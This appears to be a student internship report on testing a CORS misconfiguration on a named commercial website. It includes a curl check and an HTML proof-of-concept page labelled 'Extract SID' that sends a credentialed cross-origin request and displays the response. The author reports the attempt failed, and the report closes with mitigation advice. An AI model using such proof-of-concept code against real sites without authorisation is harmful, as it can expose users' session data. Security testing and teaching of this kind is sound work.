NAME: VAISHNAVI PARULEKAR	ROLL ID: 22203A0048
COURSE:CO (COMPUTER ENGINNERING)	Task Assignment: Testing Cross-Origin Resource Sharing (CORS) vulnerabilities
COMPANY: SECURER CYBER FUTURE	COLLEGE: VIDYALANKAR POLYTECHNIC


Testing Cross-Origin Resource Sharing (CORS) vulnerabilities

Detailed descriptions of each identified vulnerability:


The **Access-Control-Allow-Origin: ***

Is showing in the command prompt it shows that it is poorly implemented but not exploitable. Thus, it can't be exploited.

The steps taken to discover and reproduce the vulnerabilities:



Using Command Prompt by using the curl command as shown in the ss.



The link is: https://www.demandbase.com/wp-js

File Edit View


```
<!DOCTYPE html>
<html>
<body>
<center>
<h2>CORS POC Exploit</h2>
<h3>Extract SID</h3>

<div id="demo">
<button type="button" onclick="cors()">Exploit</button>
</div>

<script>
function cors() {
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      document.getElementById("demo").innerHTML = alert(this.responseText);
    }
  };
  xhttp.open("GET", "https://www.demandbase.com/wp-js", true);
  xhttp.withCredentials = true;
  xhttp.send();
}
</script>

</body>
</html>
```

Here, pasted the above link. Saved as cors.html



Not able to Exploit it as it a **misconfiguration**

Potential impacts of the vulnerabilities:

CORS vulnerabilities can lead to significant security risks

- Unauthorized data access

- Trust Exploitation

- Cross-Site Request Forgery

-Session hijacking

- Information disclosure

Securing CORS configurations is essential to protect both user data and system integrity.

Recommendations for mitigation:

To mitigate Cross-Origin Resource Sharing (CORS) vulnerabilities, you need to ensure that your server's CORS configuration is secure and only allows trusted origins to access your resources.

1)Restrict Allowed Origins

Avoid Using Wildcards (*): Never use the wildcard (*) in the Access-Control-Allow-Origin header for sensitive endpoints, as this allows any origin to access your resources.

Specify Trusted Origins: Explicitly list trusted origins in the Access-Control-Allow-Origin header.

2)Limit Allowed Methods and Headers

Access-Control-Allow-Methods: Only allow HTTP methods that are necessary for your application. For example, if only GET and POST.

3)Regular Security Audits and Penetration Testing

Security Audits: Regularly audit your CORS configurations and overall application security.

Penetration Testing: Conduct periodic penetration tests to identify and address any CORS-related vulnerabilities or other security issues.

4) Educate Developers

Training: Ensure that developers are aware of CORS security best practices and the risks associated with improper CORS configurations.

Guidelines: Provide clear guidelines and checklists for securely implementing CORS in your projects.